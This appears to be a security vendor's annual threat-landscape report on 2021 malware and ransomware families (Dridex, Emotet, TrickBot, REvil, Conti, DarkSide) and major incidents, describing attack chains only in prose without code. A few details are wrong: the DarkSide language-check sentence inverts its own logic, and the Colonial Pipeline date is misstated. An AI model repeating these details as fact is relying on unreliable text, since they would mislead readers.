2022

Cyber Threat Landscape Report

Includes

- The Top Malware Trends
- The Top 5 Ransomware Families
- The Top 10 MITRE Techniques and Capabilities
- High Profile Vulnerabilities
- 2022 Predictions

www.deepinstinct.com

Table of Contents

Executive Summary

Welcome to our annual review of the most significant cyber threats and trends from 2021. While there were continuations of trend lines that have been mainstays of the threat landscape for the past few years, there were also some unexpected developments that warrant mention. The increase in the highest profile threat (ransomware) has not continued at the same pace seen during the height of the COVID-19 outbreak in spring 2020, although it still recorded double digit (15.8%) growth. Specific attack vectors have grown substantially, such as the use of Office droppers (up 170%), along with an overall uptick of 125% in all threat types combined. Overall, the volume of all malware types is still substantially higher than during the pre-pandemic period.

The attacks themselves are also changing as we are now witnessing some groups opting to inflict the maximum impact over a shorter time span. In these shorter-duration attacks, the goal is to damage data (its confidentiality and availability), destabilize a business, and impair business continuity. High profile breaches within critical infrastructures — such as the one experienced by Colonial Pipeline — can have huge consequences for millions of consumers. The energy sector is experiencing more of these attacks because the instant pain inflicted can speed the payment of ransom — the ultimate goal of any ransomware attack. While attacks that rely on dwell time and stealth are certainly a major hazard for cyber professionals, shorter duration attacks are gaining favor.

The ongoing transition of many organizations to a work-from-anywhere or hybrid work model has broadened and multiplied attack surfaces, in the process rendering defenses less active. Additionally, the continued move to cloud applications has reduced costs, but also surfaced several inherent dangers to business leaders.

Modular campaigns have been a feature of 2021, highlighted by spyware/ransomware combinations and multi/cross-OS attacks. We have seen a clear relationship between Emotet and TrickBot operators, with infected TrickBot machines being used to download the new Emotet binary. More thought is going into certain attack methods with a rise in multi-stage custom-built packers and encryptors evident. As a result, adopting a multi-layered protection mindset becomes even more critical.

Supply-chain attacks have been an ongoing topic as well. In July 2021, in one of the year's greatest supply-chain attacks, REvil infected Kaseya VSA and then infiltrated the company's VSA clients' environments. REvil took advantage of a then-unpatched zero-day vulnerability in the Kaseya VSA product. More than 1,500 companies using Kaseya's services were ultimately infected with REvil.

The HAFNIUM group, which targeted Exchange servers shortly after Microsoft revealed multiple zero-day vulnerabilities, was behind the single biggest threat of the year. This attack underscored why major vulnerabilities are being exploited and used within hours of disclosing the vulnerability. The race between patching vulnerable systems versus an attacker's ability to create a single-day exploit will continue to be a significant trend in 2022.

Overall, while 2021 was not marked with exponential increases in attack volumes, attacks became increasingly advanced. Attackers turned to more sophisticated evasion techniques that worked by fooling or bypassing detection tools. Defense evasion and privilege escalation are becoming more prevalent, and we expect to see a continuation of EPP/EDR evasion techniques in 2022. Bad actors are clearly investing in anti-AI and adversarial attack techniques and integrating these methods into their larger evasion strategy.

This report represents Deep Instinct's current view of the threat landscape, showcasing trends seen throughout the course of the past year and providing concrete, actionable data to verify the credibility of these developments. The information was sourced from our data repositories, which are routinely analysed as part of protecting our customers from ceaseless attacks. We hope this report will provide you with a better understanding of the present threat landscape and its future trajectory.

Best regards,


Shimon N. Oren

VP of Research and Deep Learning


Foreword

Deep Instinct is pleased to release its 2021 Threat Landscape Report. The information presented in this report is based on D-cloud, Deep Instinct's proprietary file reputation database. The database receives data from multiple feeds including well-known threat intelligence providers, curated sources maintained by Deep Instinct's research group, and production data from Deep Instinct's customer base. This wide cumulation of datasets is reflective of hundreds of millions of events that occurred in 2021.

The proprietary database provides real-time information on threats for the purpose of supporting Deep Instinct's research efforts and to help ensure optimal security of our customers. The analysis in this research study considers hundreds of millions of attempted attacks that occurred every day throughout 2021 within our customer environments. This information was gathered by Deep Instinct's team of researchers who have decades of combined experience and are veterans of various cyber intelligence units in the Israel Defense Forces. They extrapolated these findings to predict the future of cybersecurity so that we can stay ahead of attackers and prepare for the security threats of tomorrow. We also give a keen eye to what motivates attackers, how their threat tactics and strategies are evolving, and most importantly, what steps we can take now to learn from this information and develop more fortified defenses against future attacks.



Top Takeaways



01 The rise of supply chain attacks

While supply chain attacks are certainly not new, they were leveraged with greater regularity in 2021. A variety of large service offering companies became targets with threat actors intending to not only gain access to their environments, but the environments of their customers by proxy. — hit in early July 2021 by the REvil ransomware using a then-unpatched zero-day vulnerability in the Kaseya VSA product. As a result, more than 1,500 companies were infected with REvil. Given the success of these attacks and the efficiency of one attack opening thousands more for compromise, we're likely to see many similar attacks moving ahead.

02 The shift to impact and high-profile attacks vs. stealth and long dwell-time attacks

We have traditionally seen attackers gaining initial access and persistence over a victim network with the goal of dwelling for extended periods, stealing information, and avoiding detection from security solutions for as long as possible. Their foothold remains stealthy, and they are harvesting data or abusing servers for cryptomining as long as they can. In 2021, we saw a transition to high-profile attacks with a massive impact. We have begun seeing more high-impact attacks on critical infrastructures across all sectors in recent years, but nothing seems to compare to the Colonial Pipeline breach in terms of scope. This attack, which caused Colonial Pipeline to halt their operations for six days, caused major disruptions across the U.S., a shortage of fuel, and a subsequent increase in gas prices. Not only did this incident demonstrate the significant and cascading impact of a well-executed malware attack, but it also emphasized the importance of having sufficient cybersecurity defense mechanisms to protect critical infrastructure.

03 Public and private sector collaborations become more common

As we have predicted, there was greater partnership among international task forces this past year to identify and bring to justice key threat actors around the world. High-profile targets, including Emotet and REvil, were taken down by joint teams of law enforcement agencies. Other high-profile threat actors such as Glupteba became the target of private companies that joined forces to interrupt their activity as much as possible. We hope this growing spirit of collaboration is here to stay and leads to the dismantling of more high-profile threat groups.

04 The quick trickling down on zero-day

Zero-day threats have always been a major concern when it comes to cyber security. But severe vulnerabilities are not discovered daily. When it comes to zero-day threats, there is a long period from the time between when the vulnerability is disclosed and patched to the time an organization can patch all its relevant components. In 2021, we saw major vulnerabilities being exploited and used within a single day of disclosing the vulnerability. One of the examples is the HAFNIUM group which surfaced shortly after Microsoft revealed multiple zero-day vulnerabilities. The race between patching vulnerable systems versus attacker's ability to create a zero-day exploit will continue in 2022.


05 Cloud as a gateway for attackers

The transition to work-from-anywhere has sped digital transformation efforts for many organizations, inducing them to move most of their services to the cloud rather than on premises. And attackers are not remaining indifferent to these changes. For many organizations, the transition to the cloud brings a plethora of business opportunities, but it also comes with many cyber security challenges and risks. For organizations that are not experienced working with cloud services there is the risk that misconfigurations or vulnerable, out-of-date components with external API access can be exploited.

During 2021 we saw many high-profile vulnerabilities every few months, with publicly available exploit POCs. Securing the entire on-premises network is not enough anymore, as a single outdated cloud component can create a gateway for attackers to breach an entire organization.

The Top Malware Trends of 2021


As seen in the graph below, the trend that started in 2020 continued throughout 2021 with a spike in all malware types. In spite of a decrease in spyware caused by the Emotet takedown in early 2021, the rates of all malware types are still substantially higher than those of the pre-COVID era.



The number of new samples each month, since January 2020, grouped by malware type and shown in arbitrary units. The amount of spyware samples in January 2020 is represented as one.

TOP 5: Malware Families

The top 5 malware families of 2021. The number of samples were collected from Deep Instinct's D-Cloud platform.



01 Dridex

is a highly active banking trojan family, observed in the wild since 2011 (for context, in 2011 it appeared as its predecessor, Cridex). The first version of the current iteration of Dridex was spotted in mid-2014 and has become an extremely high-profile financial malware family.

This malware usually spreads via mass email campaigns. Dridex uses malicious email attachments that include either a Word document containing a malicious macro, or a PDF that utilizes malicious JavaScript. Following successful infection, Dridex will collect and deliver banking information, credit card data, credentials, and additional sensitive data found on the victims' computer to its C&C servers. Other variants include a crypto-currency wallet credential stealing mechanism.

In several instances, the Dridex infection infrastructure has also been used to spread other financial malware and spyware such as TrickBot and Emotet, sharing the same droppers or dropping each other as a secondary payload.

02 Emotet

initially functioned as a banking trojan when it emerged in 2014. It was spread via spam campaigns, imitating financial statements, transfers, and payment invoices. Emotet is propagated mostly via Office email attachments containing a macro. If enabled, it downloads a malicious PE file (Emotet) which is then executed. Once executed, it can intercept and log network traffic, inject into browsers, and access banking sites in order to exfiltrate and store financial data.

In 2017, Emotet operators redesigned the trojan to work mainly as a Dropper, a type of malware that is designed to deliver other malware to a victim's computer. Other players in the cybercrime world, such as TrickBot banking malware and Ryuk ransomware, utilize Emotet Dropper capabilities to infect countless other users.

Emotet evades security measures and moves laterally by leveraging a server message block (SMB) exploit or brute force of admin credentials, making it one of the most dangerous and dominant malware families in the wild.

In early 2021, an international taskforce coordinated by Europol and Eurojust seized Emotet infrastructure, comprised of several hundred servers located around the world, and arrested some of its operators.

Additionally, in April 2021, law enforcement used the Emotet infrastructure to automatically uninstall the malware from infected systems. These actions stopped Emotet operations for a period, but in November 2021 new variants of Emotet were again spotted in the wild.

There is a clear relationship between Emotet and TrickBot operators, as evidenced by infected TrickBot machines being used to download the new Emotet binary.

We have seen changes in new Emotet variants, from using a different communication protocol with a constantly changing decryption routine, to the abuse of an old Excel capability (Excel 4.0), to execute the malicious macro.

03 Agent Tesla

is a spyware that has been sold online since 2014. It is advertised as a legitimate monitoring software not intended for malicious purposes. However, its password extraction functionality and features that are aimed at avoiding detection allow Agent Tesla's operators to use it for malicious purposes. Agent Tesla's support team have been assisting users with instructions on how to infect targets similar to how malware is deployed in the wild.

This spyware is capable of extracting credentials from browsers, email, and FTP clients. Additionally, Agent Tesla can collect data from clipboard and webforms, grab screenshots, and record video from a user's computer, allowing for the manipulation of system components.

04 TrickBot

is a sophisticated banking malware that targets individuals, SMBs, and enterprise environments focusing specifically on gaining access to bank account credentials, financial data, and personal information in order to carry out financial fraud and identity theft.

It first appeared in 2016 and quickly became a prevalent threat, spreading via malicious documents in mass emails and changing rapidly with different capabilities that were adjusted for each campaign. Its various malicious abilities and evasion techniques are built in a module architecture which allows easy swapping, modifying, and rebuilding for each campaign in order to reduce detection rate and operate a range of attack techniques. Due to its architecture, TrickBot has had several capabilities: In addition to credential stealing, it could be either operating as a backdoor, having network spreading abilities, utilizing email harvesting features, or any/all of the above. In some cases, TrickBot has delivered a ransomware-like screen lock option meant to steal system passwords.


05 IcedID

is a modular banking trojan active in the past few years, mainly targeting businesses in the U.S. and the UK. It primarily targets the financial industry, aiming to attack banks, credit card companies, and e-commerce properties.

IcedID is distributed mostly as a secondary payload of Emotet, another highly active banking trojan. Once executed, it has worm-like abilities that allow it to propagate to additional machines on a network and leverages simple evasion techniques that include only operating after the machine restarts.

IcedID manipulates the victims' browsers to display a correct URL address with a valid SSL in banking websites, while actually redirecting the traffic to a fake website where it aims to steal credentials.

TOP 5: Ransomware Families



The top 5 ransomware families in 2021 based on data from Deep Instinct's D-Cloud. The numbers are shown in arbitrary units, where the number of DarkSide samples is represented by one.

01 STOP

is a ransomware family discovered in December 2018. It encrypts files on a victim's machine using the AES-256 encryption algorithm, while other algorithms have also been seen in newer variants. Its encryption of files is only partial – just the first 5 MB of data is encrypted per file. STOP is focused on specific file types based on their file extension and includes PDFs, Microsoft Office documents, databases, photos, music, videos, archives, and applications. The encrypted files are appended with various file extensions that sometimes differ per STOP variant. Typically, the affected files will have the following file extensions: ".STOP," ".SUSPENDING," ".DATASTOP," ".djvu," ".djvuq," and a variety of others. Following encryption, a ransom note is presented to victims typically demanding $980 USD in BTC to decrypt the files.

02 REvil

also known as Sodinokibi, is a ransomware which first appeared in the wild in April 2019 — just prior to the conclusion of operations of Gandcrab ransomware. This malware has since been utilized in several high-profile targeted attacks against private companies and government organizations.

The attackers behind the ransomware have used a variety of tactics in their attacks, including use of zero-day, PowerShell scripts, specific targets on large corporations, and even fileless attacks.

03 Cerber

was one of the most widespread and publicized ransomware families in 2016 and 2017. At its peak in early 2017, Cerber accounted for more than 25% of all ransomware infections. Cerber infects users globally, though it spares users located in former USSR countries (or users which have a former Soviet bloc language as the default on their computer).

Cerber had a very popular Ransomware-as-a Service (RaaS) program and has been distributed through affiliates that profited handsomely through successful infection and payments by its victims. Cerber usually infected victims through phishing emails, with attached document droppers. Once the dropper was opened and activated by the victim (usually through running VBA macros), the encryption process began, and once complete, the victim was presented with a ransom note. Some versions of Cerber have decryptors which were released by security companies.

04 Conti

ransomware, first seen in May 2020, is a highly proliferating ransomware and one of most common malware variants we see today. Conti typically targets organizations based in the U.S. and eastern Europe. It does not focus on specific industries or sectors and can be used against any underprepared or unprotected organization.

Conti is operated in a RaaS manner by the Russian cybercrime group Wizard Spider and is spread using exploits for vulnerable firewalls, through mass phishing email campaigns, or as a secondary payload of TrickBot.

Conti encrypts all files except PE files, system files, and shortcuts in the victims' local storage or remote SMB networks. It can also exfiltrate sensitive data and stored credentials to be used in its double-extortion practice.

The operator threatens to publish stolen information on a designated data leaks site if the victims are reluctant to pay.

05 DarkSide

which first appeared in August 2020, is a ransomware that mostly targets organizations in English-speaking countries. The threat group behind the malware markets it as a RaaS and has an "affiliates program" that gives its members access to the ransomware in exchange for a stake of the ransom payment. Affiliates must also abide the gang's code of conduct: specifically, they must avoid attacking organizations from several sectors, such as healthcare and education.

Once the attackers successfully breach a corporate network, they determine whether harming the organization conflicts with the above-mentioned code of conduct and only if it doesn't will the attack continue.

In the next stage, several sensitive artifacts are exfiltrated and PowerShell is used to download the DarkSide payload, "update.exe," to several locations on the victim's computer, including a network share created by the attackers. After patient zero is fully infected, the threat actors move laterally in the environment with the goal of reaching the Domain Controller (DC). If they succeed, they exfiltrate sensitive information, such as files and the SAM registry hive. They copy "update.exe" from the previously created network share into the DC, use Task Scheduler to set an execution time, and copy the ransomware payload to yet another network share, which this time resides on the DC and is used to transfer the ransomware to other targets in the environment for maximum damage.


When the payload is executed, it compares the system's language to a set of former Soviet Bloc countries' languages to make sure it doesn't run in one of these nations. If it finds it may run in a country that is off limits the ransomware disables certain security and backup services, connects to its C2 server, disables the Volume Shadow Copy Service (VSS), and deletes shadow copies using PowerShell.

DarkSide generates a unique user ID string for each victim and uses it as a file extension for the encrypted files. It also changes the icons and the desktop background and drops a "readme.txt" file with ransom demands.

In March 2021, DarkSide released version 2.0, which was claimed as the "fastest Ransomware-as-a-Service ever seen" and has both Windows and Linux variants. The Linux variants can exploit VMware ESXi vulnerabilities and harm Network Attach Storage (NAS) devices.

In June 2021, DarkSide was used to attack the Colonial Pipeline resulting in a major disruption in the critical infrastructure's operation. Shortly after the attack, the DarkSide website was taken down by the U.S. government. Fearing further retaliation, the threat actors behind the ransomware, who are believed to be from a former Soviet nation, shut down their operations.

TOP 5: Linux Malware Families



01 XorDDos

